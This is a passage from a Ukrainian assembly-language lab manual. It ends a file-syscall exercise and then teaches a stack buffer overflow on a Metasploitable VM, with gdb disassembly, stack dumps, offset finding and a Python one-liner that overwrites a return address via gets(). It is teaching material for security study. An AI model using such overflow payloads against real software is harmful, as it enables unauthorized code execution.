        mov eax, 8 ; виклик SYS_CREAT (8 за system call table)
        int 80h ; виклик ядра Linux
;
; https://man7.org/linux/man-pages/man3/exit.3.html; void exit(int status);
;
        mov ebx, 0 ; 0 – вихід без помилок
        mov eax, 1 ; SYS_EXIT (1 за system call table)
        int 80h
```

Завдання

Мета завдання полягає у створенні, відкритті та маніпуляції з файлом згідно варіанту

- Створити масив відповідно до вашого варіанту
- Вивести на екран “My array sum is :” (не використовуючи функцію printf) з результатом операції відповідно до вашого варіанту (варіанти елементів масиву наведені нижче).
- Створити файл lab5_<номер вашого варіанту> з правами доступу відповідно до вашого варіанту у результаті
- Виконати системне переривання відповідного до вашого варіанту.

Варіанти індивідуальних завдань

Варіант	Режимом доступу до файлу	Елементи масиву	Операція з масивом	Системне переривання
1	777	10, 15, 40, 25, 5, 6	Множення кожного елемента на 2 та сума елементів	Додати результат операції у кінець файлу
2	r--r--r--	15H, 20H, 4H, 88H, 5H, 6H	Додавання елементів та ділення результату на 2	Запис результату операції у файл
3	456	1, 2, 3, 4, 5, 6, 7	Віднімання суми елементів від числа 156	Перейменувати файл
4	rw-r--rwx	8, 5, 3, 6, 7, 12	Ділення суми елементів на 2	Створити анонімний файл
5	664	11, 14, 78, 12, 34	Множення кожного елемента на 2 та сума елементів	Обрізати файл
6	rw-rw-rw-	12H, 33H, 15H, 40H, 22H	Додавання елементів та ділення результату на 2	Додати результат операції у кінець файл
7	444	14, 22, 56, 76, 34, 21	Віднімання суми елементів від числа 156	Запис результату операції у файл
8	r--rwx-w-	76, 1, 2, 45, 56	Ділення суми елементів на 2	Перейменувати файл
9	555	11H, 22H, 33H, 44H	Множення кожного елемента на 2 та сума елементів	Створити анонімний файл

10	r-xr--rw-	87, 2, 54, 5, 21, 2	Додавання елементів та ділення результату на 2	Обрізати файл
11	675	67H, 1H, 2H, 3H, 5H	Віднімання суми елементів від числа 156	Додати результат операції у кінець файл
12	rwx--x--x	1, 2, 9, 8, 77, 6	Ділення суми елементів на 2	Запис результату операції у файл
13	666	14H, 67H, 12H, 43H	Множення кожного елемента на 2 та сума елементів	Перейменувати файл
14	r--rwxr--	87, 16, 65, 45, 4	Додавання елементів та ділення результату на 2	Створити анонімний файл
15	111	1, 15, 2, 25, 3, 35	Віднімання суми елементів від числа 156	Обрізати файл
16	r-xr-xr-x	67, 32, 12, 8, 12	Ділення суми елементів на 2	Додати результат операції у кінець файл
17	546	99, 101, 103, 104, 105	Множення кожного елемента на 2 та сума елементів	Запис результату операції у файл
18	--x-wx-wx	10H, 11H, 12H, 13H, 14H	Додавання елементів та ділення результату на 2	Перейменувати файл
19	614	96, 95, 94, 93, 92	Віднімання суми елементів від числа 156	Створити анонімний файл
20	rw---x--x	42, 52, 62,	Ділення суми	Обрізати файл

		72, 82	елементів на 2	

Контрольні запитання

1. Що таке системний виклик у асемблері ?
2. В яких регістрах містяться зміщення в пам’яті та абсолютний зсув?
3. Як змінюються значення регістрів при виконанні інструкції RET?
4. Які регістри загального призначення можна використовувати для передачі параметрів викликаній процедурі
5. В чому різниця організації системного викликом для Linux та Windows в коді асемблера ?
6. В чому особливість додавання у нового рядка у файл у мові асемблер в системі Linux ?
7. В чому особливість запису у файл в Linux ?
8. В чому особливість створення анонімного файлу в Linux ?
9. В чому особливість перейменування файлу в Linux ?
10. Яка структура використання регістрів при системному виклику в Linux ?
11. Що таке права доступу до файлу і яка їх структура ?
12. Які суттєві відмінності між процедурами та перериваннями?
13. Які категорії переривань?
14. Що таке немасковані переривання?
15. Де зберігаються дескриптори переривань
16. Які особливості системних викликів для управління файлами в NASM?

ЛАБОРАТОРНА РОБОТА №6. ДОСЛІДЖЕННЯ ВРАЗЛИВОСТІ BUFFER OVERFLOW

Мета

Використання мови асемблера для дослідження вразливості Buffer Overflow з використанням Heap у середовищі ОС Linux

Теоретичні відомості

Кожна функція має локальну пам'ять, пов'язану з нею для зберігання вхідних параметрів, локальних змінних та (у деяких випадках) тимчасових змінних. Ця область пам'яті називається фреймом стека і виділяється в стеку процесу. Вказівник кадру (Регістр ebp на архітектурі intel x86, rbp на 64-розрядних архітектурі) містить базову адресу фрейму функції. Код для доступу до локальних змінних коді функції генерується з точки зору зсувів до вказівника кадру стеку. Вказівник на стек (регістр esp на архітектурі intel x86 або rsp на 64-розрядних архітектурі) може змінюватися під час виконання функції, оскільки значення надходять або вибувають зі стека (наприклад, введення параметрів під час підготовки до виклику іншої функції). Вказівник кадру не змінюється протягом виконання усієї функції. Про подробиці кадру стеку можна довідатись у [2]. Ось що відбувається під час роботи функції (можуть бути невеликі відмінності між мовами/архітектурою):

1. Занести поточне значення вказівника кадру (ebp/rbp). Це зберігає його, тому ми можемо відновити його пізніше.

2. Помістити вказівник поточного стека до вказівника кадру. Це визначає початок кадру.

3. Від вказівника стека відняти розмір, необхідний для даних функції. Стек йде з верху до низу. Це вказує на стек повз простір, який буде використовуватися функцією, так що все, що було записано у стек, не буде перезаписувати корисні значення.

4. Виконується код функції. Посилання на локальні змінні будуть від’ємними зміщеннями відносно до вказівника кадру (наприклад, "movl $ 123, –8 (%rbp)").

5. Після виходу з функції копіюється значення з вказівника кадру на вказівник

стека (це очистить простір, виділений фрейму стека для функції) і “pop” старий вказівник кадру. Це досягається інструкцією «leave».

6. Повернення з процедури за допомогою інструкції “ret”. Це виводить повернене значення зі стека та передає виконання на цю адресу.

Поглянемо як працює стек в даному коді, починаючи з foo (рисунок 6.1):

```
foo:        # --------- старт функції foo()
    pushl   %ebp        # збереження покажчика фрейму
    movl    %esp, %ebp  # прирівняти покажчик фрейма до верхушки стеку
    subl    $8, %esp    # збільшити розмір стеку на 16 байт униз
    movl    $222, 4(%esp)   # вносимо 222 у стек
    movl    $111, (%esp)    # вносимо 111 у стек
    call    bar     # вносимо показник інструкції у стек та переходимо до bar()
    leave           # виконали
    ret         # повернулися

bar:        # --------- старт функції bar()
    pushl   %ebp        # збереження покажчика фрейму
    movl    %esp, %ebp  # прирівняти покажчик фрейма до верхушки стеку
    subl    $16, %esp   # збільшити розмір стеку на 16 байт униз
    movl    $555, -4(%ebp)  # x=555 знаходиться на [ebp-4]
    movl    12(%ebp), %eax  # 12(%ebp) = [ebp+12], що є другий параметр
    movl    8(%ebp), %edx   # 8(%ebp) = [ebo+8], що є перший параметр
    addl    %edx, %eax  # сумма
    movl    %eax, -8(%ebp)  # зберігаємо результат змінної y
    leave           # виконали
    ret         # повернулися
```

Рис 6.1. Аналіз функції foo та bar

Подивимось, що станеться. У foo() нам потрібно підготувати стек до двох параметрів, які будуть надіслані до bar(). Компілятор зробив так
push$222
push$111

Але ці інструкції не існують в архітектурі IA-32, тому компілятор генерує код, щоб відняти 8 від вказівника стека, змушуючи стек зростати на вісім байт. Потім він використовує адресацію зміщення стека для розміщення значень у стеку (рисунок 6.2).



Рис 6.2. Стан стеку на першому етапі

Потім панель викликів foo(). Це повертає адресу повернення до стеку, і він виглядає так, коли виконання починається з bar (рисунок 6.3):



Рис 6.3. Стан стеку на другому етапі

При введенні в bar () ми зберігаємо попереднє значення ebp і встановлюємо вказівник кадру на верхню частину стека (поточне положення Вказівника стека). Потім ми збільшуємо стек, віднімаючи 16 від вказівника стека. Тепер стек виглядає так, як показано нижче. У нас є фрейм стека для панелі функцій, що містить локальні дані для цього екземпляра функції. Негативні зміщення вказівника кадру %ebp (до вершини стека, у нижню пам'ять) будуть посилатися на локальні дані на панелі. Додатні зміщення %ebp дозволять нам читати вхідні параметри (рисунок 6.4).



Рис 6.4. Стан стеку на третьому етапі

Тепер подивимося тривіальну логіку функції. Ми встановили для локальної змінної x значення 555. Ця змінна є наступним набором з чотирьох байтів після збереженого ebp. Наступне твердження додає два параметри і зберігає результат у локальному змінній y. Код для цього полягає у зчитуванні значення b (яке становить [ebp+12]) та збереженні його у регістрі %eax. Значення a (яке є [ebp+8]) зчитується в регістр %edx. Два значення додаються, а результат зберігається як y, тобто [ebp – 8]. Рисунок нижче - розташування параметрів та локальних змінних (рисунок 6.5).



Рис 6.5. Стан стеку на четвертому етапі

Buffer Overflow

Атака Buffer Overflow використовує вразливість переповнення буфера в програмі, з метою заміни заданої послідовності команд процесора (код) на послідовність, яка здійснює перехід до альтернативного коду. Тобто атака переповнює вражений буфер, аби ввести альтернативний код і належним чином модифікувати адресу повернення з функції, яка зберігається в стеку на адресу альтернативного коду. В основі механізму Buffer Overflow лежить використання особливостей обробки викликів функцій. На віртуальній машині є приклад виконання завдання даної роботи (відповідно експлуатація переповнення буферу).

Мета прикладу дуже проста – програма виводить на екран рядок яку ви тільки що ввели (рисунок 6.6).



Рис 6.6. Результат роботи програми

Як тут можна побачити результат, якщо ввести дуже великий рядок – програма видає помилку (рисунок 6.7).



Рис 6.7. Помилка



Рис 6.8. Дізасембльований код

Дизасемблюємо даний приклад за допомогою gdb (рисунок 6.8). disas main – представлення функції main у коді на асемблері. Бачимо на скріншоті виклик функції print_input та її адресу – 0x080483c5. Також запам’ятаємо адрес операції після виклику — 0x080483ca. Виконаємо дизасемблювання цієї функції – disas print_input. Результат ми можемо побачити на рисунку нижче

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
This GDB was configured as "i486-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x080483c2 <main+0>:    push   %ebp
0x080483c3 <main+1>:    mov    %esp,%ebp
0x080483c5 <main+3>:    call   0x80483a4 <print_input>
0x080483ca <main+8>:    mov    $0x0,%eax
0x080483cf <main+13>:   pop    %ebp
0x080483d0 <main+14>:   ret
End of assembler dump.
(gdb) disas print_input
Dump of assembler code for function print_input:
0x080483a4 <print_input+0>:     push   %ebp
0x080483a5 <print_input+1>:     mov    %esp,%ebp
0x080483a7 <print_input+3>:     sub    $0x24,%esp
0x080483aa <print_input+6>:     lea    -0x1e(%ebp),%eax
0x080483ad <print_input+9>:     mov    %eax,(%esp)
0x080483b0 <print_input+12>:    call   0x80482e8 <gets@plt>
0x080483b5 <print_input+17>:    lea    -0x1e(%ebp),%eax
0x080483b8 <print_input+20>:    mov    %eax,(%esp)
0x080483bb <print_input+23>:    call   0x8048308 <puts@plt>
0x080483c0 <print_input+28>:    leave
0x080483c1 <print_input+29>:    ret
End of assembler dump.
(gdb)
Right Ctrl
```

Рис 6.9. Дизасембльований вигляд функції print_input

На скріншоті (рисунок 6.9) бачимо виклик 2 функцій (gets та puts) та вихід з функції – ret.

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
0x080483ca <main+8>:    mov    $0x0,%eax
0x080483cf <main+13>:   pop    %ebp
0x080483d0 <main+14>:   ret
End of assembler dump.
(gdb) disas print_input
Dump of assembler code for function print_input:
0x080483a4 <print_input+0>:     push   %ebp
0x080483a5 <print_input+1>:     mov    %esp,%ebp
0x080483a7 <print_input+3>:     sub    $0x24,%esp
0x080483aa <print_input+6>:     lea    -0x1e(%ebp),%eax
0x080483ad <print_input+9>:     mov    %eax,(%esp)
0x080483b0 <print_input+12>:    call   0x80482e8 <gets@plt>
0x080483b5 <print_input+17>:    lea    -0x1e(%ebp),%eax
0x080483b8 <print_input+20>:    mov    %eax,(%esp)
0x080483bb <print_input+23>:    call   0x8048308 <puts@plt>
0x080483c0 <print_input+28>:    leave
0x080483c1 <print_input+29>:    ret
End of assembler dump.
(gdb) break *0x080483b0
Breakpoint 1 at 0x80483b0: file example.c, line 6.
(gdb) break *0x080483bb
Breakpoint 2 at 0x80483bb: file example.c, line 7.
(gdb) break *0x080483c1
Breakpoint 3 at 0x80483c1: file example.c, line 8.
(gdb) _
Right Ctrl
```

Рис 6.10. Брейкпоінти на двох точках

Зробимо брейкпойнти на цих 3х місцях та запустимо програму за допомогою run (рисунок 6.10).



Рис 6.11. Стан стеку

Нам потрібно подивитись стан стеку (рисунок 6.11). Це можна зробити за допомогою команди ***x/<кількість значень>x $esp***. У загальному вигляді команда має наступну структуру.

x/<число><як вивести><розмір> <адреса/$ регістр>

<число> - кількість елементів

<як вивести> o – восьмерична

x – хекс

u – десяткова (стандартне ціле)

t – двійкова

<розмір>

b - byte

h – halfword (2 bytes)

w – word (4 bytes)

g – giant (8 bytes)

Ми можемо побачити адресу наступної операції після цієї функції у

стеку (подивіться самі у main).

Вводимо якийсь рядок і знову дивимось стан стеку відносно позиції яка була у попередньому брейкпоінті – 0xbfbf010c. Бачимо що деякі значення перезаписались (рисунок 6.12).

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/msfadmin/example

Breakpoint 1, 0x080483b0 in print_input () at example.c:6
6       in example.c
(gdb) x/20x $esp
0xbfbf010c:     0xbfbf0112      0xb7f77ff4      0x0804958c      0xbfbf0138
0xbfbf011c:     0x08048409      0xb7f94df0      0x080483f0      0x080483fb
0xbfbf012c:     0xb7f77ff4      0xbfbf0138      0x080483ca      0xbfbf0198
0xbfbf013c:     0xb7e43450      0x00000001      0xbfbf01c4      0xbfbf01cc
0xbfbf014c:     0xb7f85b38      0x00000000      0x00000001      0x00000000
(gdb) c
Continuing.
AAAAAAAAAA

Breakpoint 2, 0x080483bb in print_input () at example.c:7
7       in example.c
(gdb) x/20x 0xbfbf010c
0xbfbf010c:     0xbfbf0112      0x41417ff4      0x41414141      0x41414141
0xbfbf011c:     0x08048400      0xb7f94df0      0x080483f0      0x080483fb
0xbfbf012c:     0xb7f77ff4      0xbfbf0138      0x080483ca      0xbfbf0198
0xbfbf013c:     0xb7e43450      0x00000001      0xbfbf01c4      0xbfbf01cc
0xbfbf014c:     0xb7f85b38      0x00000000      0x00000001      0x00000000
(gdb) _
Right Ctrl
```

Рис 6.12. Стан стеку при записі

Запустимо програму заново (run). Йдемо до брейкпоинту 1 та вводимо інший рядок (трохи більший). Бачимо, що відбувався перезапис значень також. Наша мета зараз – перезаписати адресу виклику іншої операції у main. Запускаємо заново (рисунок 6.13).

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
0xbf971e8c:     0xbf971e92      0x41416ff4      0x41414141      0x41414141
0xbf971e9c:     0x41414141      0xb7fc3d00      0x080483f0      0x080483fb
0xbf971eac:     0xb7fa6ff4      0xbf971eb8      0x080483ca      0xbf971f18
0xbf971ebc:     0xb7e72450      0x00000001      0xbf971f44      0xbf971f4c
0xbf971ecc:     0xb7fb4b38      0x00000000      0x00000001      0x00000000
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/msfadmin/example

Breakpoint 1, 0x080483b0 in print_input () at example.c:6
6       in example.c
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x080483bb in print_input () at example.c:7
7       in example.c
(gdb) x/20x $esp
0xbf87e59c:     0xbf87e5a2      0x41412ff4      0x41414141      0x41414141
0xbf87e5ac:     0x41414141      0x41414141      0x41414141      0x08048300
0xbf87e5bc:     0xb7f62ff4      0xbf87e5c8      0x080483ca      0xbf87e628
0xbf87e5cc:     0xb7e2e450      0x00000001      0xbf87e654      0xbf87e65c
0xbf87e5dc:     0xb7f70b38      0x00000000      0x00000001      0x00000000
(gdb)
Right Ctrl
```

Рис 6.13. Стан стеку при записі до потрібної точки

Введемо 32 символи. У результаті, що є на рисунку 6.14 – ми підійшли до значення адреси але с запасом у 2 символи A (41)

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
0xbf87e59c:     0xbf87e5a2      0x41412ff4      0x41414141      0x41414141
0xbf87e5ac:     0x41414141      0x41414141      0x41414141      0x08048300
0xbf87e5bc:     0xb7f62ff4      0xbf87e5c8      0x080483ca      0xbf87e628
0xbf87e5cc:     0xb7e2e450      0x00000001      0xbf87e654      0xbf87e65c
0xbf87e5dc:     0xb7f70b38      0x00000000      0x00000001      0x00000000
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/msfadmin/example

Breakpoint 1, 0x080483b0 in print_input () at example.c:6
6       in example.c
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x080483bb in print_input () at example.c:7
7       in example.c
(gdb) x/20x $esp
0xbf96668c:     0xbf966692      0x41411ff4      0x41414141      0x41414141
0xbf96669c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbf9666ac:     0x41414141      0xbf004141      0x080483ca      0xbf966718
0xbf9666bc:     0xb7e2d450      0x00000001      0xbf966744      0xbf96674c
0xbf9666cc:     0xb7f6fb38      0x00000000      0x00000001      0x00000000
(gdb)
Right Ctrl
```

32

Рис 6.14. Знайдена точка перезапису

Якщо введемо рядок явно більший ніж 32 символи – отримаємо результат нижче (рисунок 6.15)

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
Start it from the beginning? (y or n) y
Starting program: /home/msfadmin/example

Breakpoint 1, 0x080483b0 in print_input () at example.c:6
6       in example.c
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/msfadmin/example

Breakpoint 1, 0x080483b0 in print_input () at example.c:6
6       in example.c
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x080483bb in print_input () at example.c:7
7       in example.c
(gdb) x/20x $esp
0xbf8dedfc:     0xbf8dee02      0x41413ff4      0x41414141      0x41414141
0xbf8dee0c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbf8dee1c:     0x41414141      0x41414141      0x41414141      0x41414141
0xbf8dee2c:     0x41414141      0x41414141      0x41414141      0xbf8dee00
0xbf8dee3c:     0xb7f11b38      0x00000000      0x00000001      0x00000000
(gdb) _
Right Ctrl
```

Рис 6.15. Стан стеку при перезаписі

Отже зараз ми зробимо інше – завантажимо адресу функції. і виконаємо її. Автоматизуємо процес за допомогою коду на python – python -c “print (‘A’* 34 + ‘\xc5\x83\x04\x08’)” | ./example. Результат є на рисунку 6.16 нижче

```
Metasploitable [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
msfadmin@metasploitable:~$ gdb ./example
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x080483c2 <main+0>:    push   %ebp
0x080483c3 <main+1>:    mov    %esp,%ebp
0x080483c5 <main+3>:    call   0x80483a4 <print_input>
